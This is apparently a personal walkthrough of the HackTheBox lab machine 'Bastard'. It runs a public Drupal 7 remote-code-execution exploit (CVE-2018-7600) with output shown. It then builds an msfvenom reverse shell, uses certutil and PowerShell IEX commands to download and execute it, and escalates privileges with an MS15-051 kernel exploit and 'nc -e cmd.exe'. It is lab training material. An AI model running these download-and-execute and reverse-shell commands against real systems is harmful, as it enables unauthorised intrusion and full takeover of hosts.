Bastard - HTB (Done)


Bastard HTB - https://www.hackthebox.com/machines/Bastard

Resources for this video:


Basic PowerShell for Pentesters - https://book.hacktricks.xyz/windows/basic-powershell-for-pentesters

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-29 23:19 EDT
Nmap scan report for 10.10.10.9
Host is up (0.045s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Microsoft IIS httpd 7.5
|_http-generator: Drupal 7 (http://drupal.org)
| http-methods:
|_  Potentially risky methods: TRACE
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-server-header: Microsoft-IIS/7.5
|_http-title: Welcome to 10.10.10.9 | 10.10.10.9
135/tcp   open  msrpc   Microsoft Windows RPC
49154/tcp open  msrpc   Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 c
```

browse ip



search google drupal 7 exploit rce



https://github.com/pimps/CVE-2018-7600/blob/master/drupa7-CVE-2018-7600.py

Copy raw

```
gedit drupal.py #paste
```


```
pip install requests
pip install bs4
```

```
root@kali:~# python3 drupal.py http://10.10.10.9/ -c "whoami"

==============================================================================
|           DRUPAL 7 <= 7.57 REMOTE CODE EXECUTION (CVE-2018-7600)
|                                by pimps
==============================================================================

[*] Poisoning a form and including it in cache.
[*] Poisoned form ID: form-k97zRwN5HYfzvX5cwobWW8GvPzAKaJQA8bUAv5whSLM
[*] Triggering exploit to execute: whoami
nt authority\iusr
```

```
root@kali:~# python3 drupal.py http://10.10.10.9/ -c 'systeminfo | findstr /B /C
:"OS Name" /C:"OS Version" /C:"System Type"'

==============================================================================
|           DRUPAL 7 <= 7.57 REMOTE CODE EXECUTION (CVE-2018-7600)           |
|                                by pimps                                    |
==============================================================================

[*] Poisoning a form and including it in cache.
[*] Poisoned form ID: form-Y7p6-OCK7TuinSdGTNr6h4Q2UQqBZcysyNE3pm-q-EA
[*] Triggering exploit to execute: systeminfo | findstr /B /C:"OS Name" /C:"OS V
ersion" /C:"System Type"
OS Name:                   Microsoft Windows Server 2008 R2 Datacenter
OS Version:                6.1.7600 N/A Build 7600
System Type:               x64-based PC
```

Get systeminfo. Use single quote to quote the whole cmd.

```
root@kali:~# msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.4 LPORT=443 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
root@kali:~# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

```
root@kali:~# python3 drupal.py http://10.10.10.9/ -c 'mkdir c:\temp'

=============================================================================
|          DRUPAL 7 <= 7.57 REMOTE CODE EXECUTION (CVE-2018-7600)           |
|                              by pimps                                     |
=============================================================================

[*] Poisoning a form and including it in cache.
[*] Poisoned form ID: form-W4oEMjAcrHeOgSGP0kdpJyO8S3L7dqFVsmdkx_qz3Dk
[*] Triggering exploit to execute: mkdir c:\temp

root@kali:~# python3 drupal.py http://10.10.10.9/ -c 'certutil -urlcache -f http://10.10.14.4/shell.exe c:\temp\shell.exe'

=============================================================================
|          DRUPAL 7 <= 7.57 REMOTE CODE EXECUTION (CVE-2018-7600)           |
|                              by pimps                                     |
=============================================================================
```


```
root@kali:~# python3 drupal.py http://10.10.10.9/ -c 'c:\temp\shell.exe'
```


```
root@kali:~# nc -nvlp 443
listening on [any] 443 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.9] 51717
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\inetpub\drupal-7.54>whoami
whoami
nt authority\iusr
```

Using Sherlock

Lets try another way. This time we gonna use Sherlock. Using PowerUp or Windows exploit suggester is fine. This is just showing another tool called Sherlock.

Sherlock is gonna find exploit from a kernel perspective or architecture or build perspective






```
Find-AllVulns #Write in the end of sherlock.ps1
```


Make sure the script is ended with this cmd.

The reason we're doing this is because we are gonna execute this and call it all at once.


https://book.hacktricks.xyz/windows-hardening/basic-powershell-for-pentesters




```
echo IEX(New-Object Net.WebClient).DownloadString('http://10.10.16.40/sherlock.ps1') | powershell -noprofile - #From cmd download and execute
```





Sherlock result



Instead of using metasploit, we will use github.


Download this one. https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS15-051





Move x64 one into transfer folder. We will need both x64.exe and nc.exe.

We need netcat to be able to execute it out.



certutil -urlcache -f http://10.10.16.40/ms.exe ms.exe
certutil -urlcache -f http://10.10.16.40/nc.exe nc.exe
ms.exe "nc.exe 10.10.16.40 1234 -e cmd.exe"